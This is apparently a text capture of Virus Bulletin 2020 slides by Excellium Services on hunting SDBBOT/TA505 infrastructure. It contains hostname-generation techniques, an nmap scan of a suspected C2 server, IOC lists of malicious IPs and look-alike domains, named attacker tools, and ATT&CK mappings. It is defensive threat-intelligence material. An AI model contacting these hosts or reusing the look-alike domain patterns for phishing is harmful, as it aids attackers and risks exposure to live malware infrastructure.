
- **Hostnames Similarities in drop & bot**
  - news-**server-drm**-google.com
  - **drm**-server13-login-**microsoft**online.com
  - **drm-server**-booking.com
  - **microsoft**-hub-us.com
  - …
  - Windows-msd-update.com
  - Windows-fsd-update.com
  - Windows-sys-update.com
  - Windows-se-update.com
  - Windows-en-us-update.com
  - update365-office-ens.com
  - update365-update-en-gb.com
  - office365-update-eu.com

- **Hostnames reuse**



Hunting for SDBBOT

- **Label splitting**



drm

cloud

microsoft

server

office

Generate

Drm-server
Server-drm
Drm-server-cloud
Server-drm-cloud
Cloud-drm-server
…

Resolve

Autonomous System Number

NSE


~120 labels

~397 AS

~12 Sdbbot

SDBBOT Hosts strangeness

- Sdbbot is invisible to shodan.io



158.255.208.148 148.208.255.rdns.systems

Country	Hong Kong
Organization	EDIS GmbH
ISP	EDIS GmbH
Last Update	2020-06-10T06:28:23.374070
Hostnames	148.208.255.rdns.systems
ASN	AS57169

Ports

22 123

Services


22
tcp
ssh

OpenSSH Version: 7.2p2 Ubuntu-4ubuntu2.8

```
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
```


Operating systems

- Ubuntu 18.4
- Ubuntu 16.4
- Debian 10



```
Nmap scan report for 158.255.208.148
Host is up (0.31s latency).
Not shown: 994 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
443/tcp   open     https
445/tcp   filtered microsoft-ds
800/tcp   open     mdbs_daemon
12345/tcp filtered netbus
31337/tcp filtered Elite
```

SDBBOT Infrastructure



SDBBOTS
June 2020

AS9009 – 194.68.27.38 – jp-microsoft-store.com

eu-global-online.com

AS205406 – 185.228.83.155

AS174 – 170.75.175.209

AS52173 – 185.86.148.150

AS8100 – 192.161.167.165

AS8100 – 104.223.20.207

news-server-drm-google.com

23.152.0.152 – drm-google-analtyic.com

192.52.167.233 – drm-server13-login-microsoftonline.com

AS51852 – 190.211.254.224 – eu-global.com

No DNS – 92.38.135.217 – AS199524

No DNS – 92.223.105.107 – AS199524

No DNS – 158.255.208.148 – AS212

No DNS – 158.255.208.168 – AS212

facebook-drm-server3.com – 45.142.215.77 – AS202933

facebook-drm-server3.com – 51.38.82.162 – AS16276

static-google-analtyic.com – 212.80.216.147 – AS50673


static-google-analtyic.com – 103.175.118.231 – AS136258

auxin-box.com – 212.83.46.170 – AS47447

drm-server-booking.com – 185.33.86.40 – AS202015

drm-server-booking.com – 88.99.112.82 – AS24940

SDBBOT Infrastructure



SDBBOTS
August 2020

jp-microsoft-store.com
194.68.27.38
AS9009

eu-global-online.com

news-server-drm-google.com
185.228.83.155 — AS205406
170.75.175.209 — AS174
185.86.148.150 — AS52173
192.161.167.165
104.223.20.207
AS8100

drm-google-analytic.com
23.152.0.152

drm-server13-login-microsoftonline.com
192.52.167.233

eu-global.com
190.211.254.224
AS51852

No DNS
92.223.105.107 — AS199524
185.17.121.188 — AS28753
158.255.208.148
92.38.135.217
158.255.208.168
AS212

facebook-drm-server3.com
45.142.215.77 — AS202933
51.38.82.162 — AS16276

static-google-analtyic.com
212.80.216.147 — AS50673
103.175.118.231 — AS136258

auxin-box.com
212.83.46.170 — AS47447

drm-server-booking.com
185.33.86.40 — AS202015
88.99.112.82 — AS24940

IOC

SDBBOTS Ip's

190.211.254.224
192.161.167.165
23.152.0.152
192.52.167.233
92.38.135.217
158.255.208.148
158.255.208.168
51.38.82.162
212.83.46.170
212.83.46.170
190.211.254.224

Used Tools

Tinymet
Smbexec
Procdump
Pwdump
Meterpreter
GET2
Sdbbot

SDBBOT's Hostnames

eu-global.com
auxin-box.com
drm-google-analtyic.com
drm-server-booking.com
drm-server13-login-microsoftonline.com
eu-global-online.com
facebook-drm-server3.com
jp-microsoft-store.com
static-google-analtyic.com
news-server-drm-google.com

Domains alleged to TA505

att-download.com
auxin-box.com
box-cnd.com
box-en-au.com
cdn-box.com
cdn-downloads.com
cdn-onedrive-live.com
clients-share.com
clietns-download.com
clouds-cdn.com
clouds-doanload-cnd.com
clouds-share.com
cloud-store-cnd.com
dl-icloud.com
dl-sharefile.com
dl-sync.com
download-cdn.com
download-shares.com
drm-google-analtyic.com
drm-server13-login-microsoftonline.com
drm-server-booking.com
dyn-downloads.com
eu-global.com
eu-global-online.com
facebook-drm-server3.com
file-downloads.com
fileshare-cdns.com
fileshare-storage.com
general-lcfd.com
get-downloads.com
getlink-service.com
global-logic-stl.com
glr-ltd.com
googledrive-en.com
googledrive-eu.com
home-storages.com
int-download.com
integer-ms-home.com
into-box.com
i-sharecloud.com
jp-microsoft-store.com
live-cnd.com
live-en.com
live-msr.com
live-msr.com
mainten-ferrum.com
microsoft-cnd.com
microsoft-cnd-en.com
microsoft-home-en.com
microsoft-hub-us.com
microsoft-live-us.com
microsoft-sback-server.com
microsoft-store-drm-server.com
microsoft-store-en.com
microsoft-ware.com
ms-break.com
ms-en-microsoft.com
ms-global-store.com
ms-home-store.com
msonebox.com
ms-rdt.com
ms-upgrades.com
office365-update-eu.com
onedrive-cdn.com
onedrive-download.com
onedrive-download-en.com
onedrive-live-en.com
onedrive-sdn.com
onedrives-en-live.com
one-drive-storage.com
onehub-en.com
owncloud-cnd.com
reselling-corp.com
selling-group.com
share-clouds.com
shared-cnd.com
shared-downloading.com
share-downloading.com
sharefile-cnd.com
sharefile-en.com
sharefiles-download.com
shares-cdns.com
shares-cloud.com
sharespoint-en.com
share-stores.com
shr-links.com
stat-downloads.com
static-downloads.com
static-google-analtyic.com
store-in-box.com
stt-box.com
studio-stlsdr.com
tnrff-home.com
update365-office-ens.com
windows-en-us-update.com
windows-fsd-update.com
windows-msd-update.com
windows-office365.com
windows-se-update.com
windows-sys-update.com
windows-wsus-en.com
windows-wsus-eu.com
wpad-home.com
xbox-en-cnd.com

TTP

Att&ck References

Spear Phishing Link https://attack.mitre.org/techniques/T1192/
User Execution https://attack.mitre.org/techniques/T1204/
Application Shimming https://attack.mitre.org/techniques/T1138/
Registry run keys https://attack.mitre.org/techniques/T1060/
Rundll32 https://attack.mitre.org/techniques/T1085/
Exploitation for privilege escalation https://attack.mitre.org/techniques/T1068/
Process Injection https://attack.mitre.org/techniques/T1055/
Credential dumping https://attack.mitre.org/techniques/T1003/
Commonly used port https://attack.mitre.org/techniques/T1043/
Exfiltration over CC Channel https://attack.mitre.org/techniques/T1041/

References

- https://github.com/SherifEldeeb/TinyMet
- https://malpedia.caad.fkie.fraunhofer.de/actor/ta505
- https://www.blackhat.com/docs/eu-15/materials/eu-15-Pierce-Defending-Against-Malicious-Application-Compatibility-Shims-wp.pdf
- https://www.proofpoint.com/us/threat-insight/post/ta505-distributes-new-sdbbot-remote-access-trojan-get2-downloader
- https://www.fireeye.com/blog/threat-research/2017/05/fin7-shim-databases-persistence.html
- https://www.telekom.com/en/blog/group/article/cybersecurity-ta505-returns-with-a-new-bag-of-tricks-602104
- Twitter @AdamTheAnalyst
- Twitter @stoerchl

Virus Bulletin 2020

THANK YOU

Your first call when it comes to IT and Security

www.excellium-services.com

Excellium Services

@ExcelliumSA

BELGIUM
Excellium Services Belgium
Orion Bldg, Belgicastraat 13
B-1930 Zaventem, Belgium
office-be@excellium-services.com
+32 2 899 61 61

LUXEMBOURG
Excellium Services S.A
5 rue de Goell
L-5326 Contern
contact@excellium-services.com
+352 26 20 39 64

MOROCCO
Excellium Security
74 bvd Abdelmoumen
20340 Casablanca
excelliumsecurity@omnidata.ma
+212 522 77 56 00